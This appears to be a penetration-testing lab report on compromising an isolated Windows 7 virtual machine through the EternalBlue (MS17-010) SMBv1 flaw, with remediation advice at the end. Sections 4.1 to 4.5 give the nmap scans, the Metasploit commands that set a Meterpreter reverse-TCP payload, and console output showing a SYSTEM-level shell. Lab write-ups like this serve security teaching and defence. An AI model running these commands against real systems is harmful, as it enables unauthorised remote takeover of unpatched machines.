Vulnerability Assessment Report — Windows 7 Exploitation Lab

Table of Contents

1. Executive Summary

This report details a controlled lab exploitation of a **Windows 7 Professional SP1 x64** system using a **Kali Linux 2025.2** attacker machine. A critical **MS17-010 (EternalBlue)** vulnerability was identified and exploited, demonstrating how legacy systems with SMBv1 enabled remain exposed to **remote code execution (RCE)** threats.

The lab exercise validated that **unpatched end-of-life operating systems** can be compromised easily using **modern open-source security frameworks**, highlighting the importance of **patch management, secure configurations, and network segmentation**.

2. Introduction

Objective:

- Identify vulnerabilities on a Windows 7 target.
- Exploit **MS17-010** to achieve SYSTEM-level access.
- Validate post-exploitation capabilities using up-to-date tools and techniques.

Lab Environment:

- **Attacker:** Kali Linux 2025.2 — IP: 192.168.20.128
- **Target:** Windows 7 Professional SP1 x64 — IP: 192.168.20.130
- **Network:** Isolated NAT network (192.168.20.0/24)

3. Scope & Methodology

Scope:

- Single target: Windows 7 (192.168.20.130)
- Focus: **SMBv1 service exploitation**
- Tools: **Nmap**, **Metasploit**, with references to **BloodHound** for possible AD enumeration in extended scenarios.


Methodology:

Step	Tool/Command	Purpose
Host Discovery	nmap -sn 192.168.20.0/24	Identify live hosts
Service Enumeration	nmap -sV 192.168.20.130	Detect open ports & services
Vulnerability Scan	nmap --script vuln 192.168.20.130	Identify exploitable vulnerabilities
Exploitation	msfconsole	Exploit MS17-010
Post-Exploitation	meterpreter	Validate privileges & gather system info

4. Findings

4.1 Host Discovery

nmap -sn 192.168.20.0/24




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.20.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 09:35 EDT
Nmap scan report for 192.168.20.1
Host is up (0.00038s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.20.2
Host is up (0.00012s latency).
MAC Address: 00:50:56:F9:3A:C0 (VMware)
Nmap scan report for 192.168.20.130
Host is up (0.00060s latency).
MAC Address: 00:0C:29:84:B4:8B (VMware)
Nmap scan report for 192.168.20.254
Host is up (0.00022s latency).
MAC Address: 00:50:56:EE:34:21 (VMware)
Nmap scan report for 192.168.20.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.07 seconds
```

Result:

- 5 active hosts detected
- Windows 7 confirmed at **192.168.20.130**

4.2 Service Enumeration

nmap -sV 192.168.20.130



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 192.168.20.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 09:49 EDT
Nmap scan report for 192.168.20.130
Host is up (0.00057s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
MAC Address: 00:0C:29:84:B4:8B (VMware)
Service Info: Host: PC-WINDOWS-7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.97 seconds
```


Open Ports:

- 135/tcp — MS RPC
- 139/tcp — NetBIOS
- 445/tcp — SMB (vulnerable to EternalBlue)

OS Fingerprint: Windows 7 Professional SP1 x64

4.3 Vulnerability Scanning

nmap --script vuln 192.168.20.130



```
└─$ nmap --script vuln 192.168.20.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 09:50 EDT
Nmap scan report for 192.168.20.130
Host is up (0.00044s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:84:B4:8B (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 29.83 seconds
```

Critical Finding:

- **MS17-010 (CVE-2017-0143)**
  - SMBv1 enabled
  - **High Risk:** Remote Code Execution confirmed exploitable

4.4 Exploitation

Tool: Metasploit Framework (2025.2, updated)


msfconsole

Module Used:

use exploit/windows/smb/ms17_010_eternalblue

Steps:

1. set RHOST 192.168.20.130
2. set PAYLOAD windows/x64/meterpreter/reverse_tcp
3. exploit



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.20.130
rhost ⇒ 192.168.20.130
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.20.128:4444
[*] 192.168.20.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.20.130:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.20.130:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.20.130:445 - The target is vulnerable.
[*] 192.168.20.130:445 - Connecting to target for exploitation.
[+] 192.168.20.130:445 - Connection established for exploitation.
[+] 192.168.20.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.20.130:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.20.130:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.20.130:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.20.130:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.20.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.20.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.20.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.20.130:445 - Starting non-paged pool grooming
[+] 192.168.20.130:445 - Sending SMBv2 buffers
[+] 192.168.20.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.20.130:445 - Sending final SMBv2 buffers.
[*] 192.168.20.130:445 - Sending last fragment of exploit packet!
[*] 192.168.20.130:445 - Receiving response from exploit packet
[+] 192.168.20.130:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.20.130:445 - Sending egg to corrupted connection.
[*] 192.168.20.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.20.130
[*] Meterpreter session 1 opened (192.168.20.128:4444 → 192.168.20.130:49223) at 2025-07-09 10:02:36 -0400
[+] 192.168.20.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.20.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.20.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > █
```

Result:

- Successful **reverse shell**
- Meterpreter session established


4.5 Post-Exploitation

sysinfo

- OS: Windows 7 SP1 x64

getuid

- User: **NT AUTHORITY\SYSTEM**



```
meterpreter > sysinfo
Computer        : PC-WINDOWS-7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Full **SYSTEM-level control** achieved.

5. Remediation Recommendations

Risk	Recommended Action
Critical: MS17-010	Apply patch **KB4012212** immediately.
SMBv1 Exposure	Disable SMBv1 on all Windows systems.
Legacy OS	Upgrade to a supported OS (Windows 10/11).
Network Segmentation	Restrict SMB traffic; isolate legacy systems.
Detection & Response	Deploy modern EDR/XDR solutions to monitor SMB and lateral movement.
Penetration Testing Environment	Regularly update **Kali Linux** and its tools via official repositories:

6. Conclusion

This assessment confirms that **unpatched Windows 7 systems remain dangerously exploitable** by EternalBlue. The attack was trivial with modern tools like **Metasploit**, demonstrating the urgency of migrating away from unsupported systems and disabling obsolete protocols like **SMBv1**.

Regular vulnerability scans, prompt patching, and continuous monitoring are critical for defending against well-known exploits.

7. Appendix: Lab Configuration & Updated Tool References

Virtualization:

- Hypervisor: VMware Workstation Pro
- Network: NAT, fully isolated

Attacker VM:

- Kali Linux 2025.2
- Tools verified:
  - **Nmap** (nmap --version)
  - **Metasploit Framework** (msfconsole --version)
  - **BloodHound CE** (available for Active Directory mapping if required)

Target VM:

- Windows 7 Professional SP1 x64
- SMBv1 enabled by default
- No security patches installed (intentionally vulnerable)

References

1. Microsoft Security Bulletin. (2017). *MS17-010: Security Update for Microsoft Windows SMB Server (4013389)*. https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010
2. MITRE Corporation. (2017). *CVE-2017-0143: Windows SMB Remote Code Execution Vulnerability*. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
3. Nmap Project. (2025). *Nmap Network Scanning: Official Documentation*. https://nmap.org/book/man.html
4. Rapid7. (2025). *Metasploit Framework Documentation: EternalBlue Exploit Module*. https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/
5. Microsoft. (2020). *How to detect, enable, and disable SMBv1, SMBv2, and SMBv3 in Windows*. https://learn.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3
6. US-CERT. (2017). *Alert (TA17-132A): SMB Security Best Practices*. Cybersecurity & Infrastructure Security Agency. https://www.cisa.gov/news-events/alerts/2017/05/12/alert-ta17-132a
7. National Institute of Standards and Technology (NIST). *National Vulnerability Database (NVD) - CVE-2017-0143*. https://nvd.nist.gov/vuln/detail/CVE-2017-0143
8. SANS Institute. (2024). *Windows Security Hardening Checklist*. https://www.sans.org/posters/windows-security-hardening-cheat-sheet/